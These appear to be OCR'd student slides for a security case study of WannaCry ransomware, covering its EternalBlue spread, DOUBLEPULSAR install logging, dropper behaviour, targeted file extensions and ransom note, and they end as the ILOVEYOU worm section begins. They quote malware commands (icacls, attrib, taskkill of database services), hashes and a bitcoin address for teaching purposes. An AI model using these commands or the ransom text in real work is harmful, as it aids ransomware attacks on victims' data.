

Computer Security

Case Study Project


Presented by: Group 74
Yen Duong, Nabil, Zhi Wei, Zheng Wei

WannaCry Ransomware





Overview




Impact

Spread to over 150 countries in two days, billions of dollars in damages

Function

Encrypts user files, demanding bitcoins to be sent to an address specified

Overview



```
0x0041ba35                align      8
                      aOutputs:
0x0041ba38                db         "Outputs", 0                ; DATA XREF=0x41b9ec
                      aEternalblueout:
0x0041ba40                db         "Eternalblue.Outputs", 0    ; DATA XREF=0x41b9e8
                      aShellcodebuffe:
0x0041ba54                db         "ShellcodeBuffer", 0        ; DATA XREF=0x41b810
                      aEternalblue:
0x0041ba64                db         "Eternalblue", 0            ; DATA XREF=0x41b974, 0x41b9f4
                      aEternalblueinp_41ba70:       // aEternalblueinp
0x0041ba70                db         "Eternalblue__Inputs", 0    ; DATA XREF=0x41b970
                      aInputs:
0x0041ba84                db         "Inputs", 0                 ; DATA XREF=0x41b96c
0x0041ba8b                align      4
                      aEternalblueinp:
0x0041ba8c                db         "Eternalblue.Inputs", 0     ; DATA XREF=0x41b968
0x0041ba9f                align      32
                      aWindows7:
0x0041baa0                db         "Windows 7", 0              ; DATA XREF=0x41e14c
0x0041baaa                align      4
                      aWindowsServer2_41baac:       // aWindowsServer2
0x0041baac                db         "Windows Server 2008 R2", 0 ; DATA XREF=0x41e138
0x0041bac3                align      4
                      aWindowsServerR:
0x0041bac4                db         "Windows Server (R) 2008", 0 ; DATA XREF=0x41e124
                      aWindowsVista:
0x0041badc                db         "Windows Vista", 0          ; DATA XREF=0x41e110
0x0041baea                align      4
                      aWindowsServer2_41baec:       // aWindowsServer2
0x0041baec                db         "Windows Server 2003 R2 3790", 0 ; DATA XREF=0x41e0fc
                      aWindowsServer2:
0x0041bb08                db         "Windows Server 2003 3790", 0 ; DATA XREF=0x41e0e8
0x0041bb21                align      4
                      aWindowsXp3790:
0x0041bb24                db         "Windows XP 3790", 0        ; DATA XREF=0x41e0d4
                      aWindows51:
0x0041bb34                db         "Windows 5.1", 0            ; DATA XREF=0x41e0c0
0x0041bb40                db  0x58 ; 'X'                         ; DATA XREF=sub_402d5f+209
0x0041bb41                db  0x50 ; 'P'
0x0041bb42                db  0x00 ; '.'
```

Spread

To all unpatched Windows systems from XP to 2016 on a network with Server Message Block(SMB) protocol enabled


Victims

Université de Montréal

LATAM
AIRLINES

...

Components




Dropper	24d004a104d4d54034dbcffc2a4b19a11f39008a575aa614ea04703480b1022c
Encrypter	ed01ebfbc9eb5bbea545af4d01bf5f1071661840480439c6e5babe8e080e41aa
Decrypter	b9c5d4339809e0ad9a00d4d3dd26fdf44a32819a54abf846bb9b560d81391c25

Tor(The Onion Router)


Software for enabling anonymous communication

System Checks




```
aHttpWww_iuqerf db 'http://www.iuqerfsodp9ifjaposdfjhgosurijfaewrwergwea.com',0
                                        ; DATA XREF: WinMain(x,x,x,x)+A↑o
                align 10h
dword_431410    dd 1                    ; DATA XREF: start+6F↑r
                align 8
; struct _RTL_CRITICAL_SECTION CriticalSection
CriticalSection _RTL_CRITICAL_SECTION <0> ; DATA XREF: sub_407620:loc_407650↑o
                                        ; sub_407660:loc_407672↑o ...
; struct _SERVICE_STATUS ServiceStatus
...
```

Propagation



Propagation




EternalBlue (How?)

- Use Windows function srv!SrvOS2FeaListSizeToNt
- Exploits 3 bugs:
  1. Mathematical error when casting an OS/2 FileExtended Attribute (FEA) list structure to an NT FEA structure, causing integer overflow and less memory allocated than expected

  1. Buffer overflow due to two related subcommands SMB_COM_TRANSACTION2 and SMB_COM_NT_TRANSACT with differences in size of data packet called. This causes a difference in size of message sent and received

  1. Heap Spraying, allows allocating a chunk of memory at given address
- Write and execute shellcode

Propagation



```
loc_401db6:
    mov         edi, eax                              ; CODE XREF=sub_401b28+633
    cmp         edi, ebx
    je          loc_401dc8

    cmp         edi, 0x5008000
    jne         loc_401b83

loc_401dc8:
    push        aTBackdoorFunct                       ; "\\t[+] Backdoor function pointer overwritten\\n", CODE XREF=sub_401b28+658
    push        0x5
    push        dword [esi]
    call        j_TcLog                               ; TcLog
    push        aExecutingDoubl                       ; "[*] Executing DOUBLEPULSAR\\n"
    push        0x5
    push        dword [esi]
    call        j_TcLog                               ; TcLog
    push        ebx                                   ; argument #4 for method sub_40606b
    push        ebx                                   ; argument #3 for method sub_40606b
    push        0x13                                  ; argument #2 for method sub_40606b
    push        esi                                   ; argument #1 for method sub_40606b
    call        sub_40606b                            ; sub_40606b
    push        aDoublepulsarSh                       ; "[*] DOUBLEPULSAR should now be installed. The DOPU client can be used to verify installation.\\n"
    push        0x5
    push        dword [esi]
    call        j_TcLog                               ; TcLog
    add         esp, 0x34
    xor         edi, edi

loc_401e01:
    lea         eax, dword [ebp+var_10]               ; CODE XREF=sub_401b28+114
    push        eax
```


Infection

Dropper execution

Extracts encrypter binary, writes to hardcoded filename %WinDir%\tasksche.exe, and executes it.

Encrypter checks mutex

Encrypter will not proceed if mutex present, encrypter checks for presence of other software



```
⊟ Wncry2.exe                      1844
      tasksche.exe                1696
⊟ tasksche.exe                    1788
    attrib.exe                     772
    taskdl.exe                     224
  ⊟ cmd.exe                        240
      cscript.exe                 1968
  ⊟ @WanaDecryptor@.exe           1128
      taskhsvc.exe                2000
  ⊟ cmd.exe                        236
      @WanaDecryptor@.exe          284
  ⊟ taskse.exe                     732
      @WanaDecryptor@.exe         1956
```

Infection

b.wnry

c.wnry

r.wnry

s.wnry


t.wnry

u.wnry

taskdl.exe

Taskse.exe

msg




Ooops, your important files are encrypted.

If you see this text, but don't see the "Wana Decrypt0r" window, then your antivirus removed the decrypt software or you deleted it from your computer.

If you need your files you have to run the decrypt software.

Please find an application file named "@WanaDecryptor@.exe" in any folder or restore from the antivirus quarantine.

Run and follow the instructions!




```
push    ebx                 ; lpExitCode
push    ebx                 ; dwMilliseconds
push    offset CommandLine ; "attrib +h ."
call    sub_401064
push    ebx                 ; lpExitCode
push    ebx                 ; dwMilliseconds
push    offset aIcacls_GrantEv ; "icacls . /grant Everyone:F /T /C /Q"
call    sub_401064
add     esp, 20h
```


Encryption

File Encryption

WannaCry encrypts files on system by searching for the following file extensions that are hard coded in binary




.docx	.ppam	.sti	.vcd	.3gp	.sch	.myd	.wb2
.docb	.potx	.sldx	.jpeg	.mp4	.dch	.frm	.slk
.docm	.potm	.sldm	.jpg	.mov	.dip	.odb	.dif
.dot	.pst	.sldm	.bmp	.avi	.pl	.dbf	.stc
.dotm	.ost	.vdi	.png	.asf	.vb	.db	.sxc
.dotx	.msg	.vmdk	.gif	.mpeg	.vbs	.mdb	.ots
.xls	.eml	.vmx	.raw	.vob	.ps1	.accdb	.ods
.xlsm	.vsd	.aes	.tif	.wmv	.cmd	.sqlitedb	.max
.xlsb	.vsdx	.ARC	.tiff	.fla	.js	.sqlite3	.3ds
.xlw	.txt	.PAQ	.nef	.swf	.asm	.asc	.uot
.xlt	.csv	.bz2	.psd	.wav	.h	.lay6	.stw
.xlm	.rtf	.tbk	.ai	.mp3	.pas	.lay	.sxw
.xlc	.123	.bak	.svg	.sh	.cpp	.mml	.ott
.xltx	.wks	.tar	.djvu	.class	.c	.sxm	.odt
.xltm	.wk1	.tgz	.m4u	.jar	.cs	.otg	.pem
.ppt	.pdf	.gz	.m3u	.java	.suo	.odg	.p12
.pptx	.dwg	.7z	.mid	.rb	.sln	.uop	.csr
.pptm	.onetoc2	.rar	.wma	.asp	.ldf	.std	.crt
.pot	.snt	.zip	.flv	.php	.mdf	.sxd	.key
.pps	.hwp	.backup	.3g2	.jsp	.ibd	.otp	.pfx
.ppsm	.602	.iso	.mkv	.brd	.myi	.odp	.der
.ppsx	.sxi						



```
• taskkill.exe /f /im Microsoft.Exchange.\*
• taskkill.exe /f /im MSExchange\*
• taskkill.exe /f /im sqlserver.exe
• taskkill.exe /f /im sqlwriter.exe
• taskkill.exe /f /im mysqld.exe
```

Encryption



Ooops, your files have been encrypted!

Payment will be raised on

1/3/1970 17:00:00

Time Left

00:00:00:00

Your files will be lost on

1/7/1970 17:00:00

Time Left

00:00:00:00

What Happened to My Computer?

Your important files are encrypted.
Many of your documents, photos, videos, databases and other files are no longer accessible because they have been encrypted. Maybe you are busy looking for a way to recover your files, but do not waste your time. Nobody can recover your files without our decryption service.

Can I Recover My Files?

Sure. We guarantee that you can recover all your files safely and easily. But you have not so enough time.
You can decrypt some of your files for free. Try now by clicking <Decrypt>.
But if you want to decrypt all your files, you need to pay.
You only have 3 days to submit the payment. After that the price will be doubled.
Also, if you don't pay in 7 days, you won't be able to recover your files forever.
We will have free events for users who are so poor that they couldn't pay in 6 months.

How Do I Pay?

Payment is accepted in Bitcoin only. For more information, click <About bitcoin>.
Please check the current price of Bitcoin and buy some bitcoins. For more information, click <How to buy bitcoins>.
And send the correct amount to the address specified in this window.
After your payment, click <Check Payment>. Best time to check: 9:00am - 11:00am GMT from Monday to Friday.


Send $600 worth of bitcoin to this address:


12t9YDPgwueZ9NyMgw519p7AA8isjr6SMw

Lessons


- Highlighted the importance of **patching vulnerabilities**, making sure security software is up to date
- Having **proper backup data** - ensuring that is it is appropriately protected

ILOVEYOU Worm





Overview



Background

Created by De Guzman, in Philippines May 2000 to steal internet passwords as he could not afford internet access

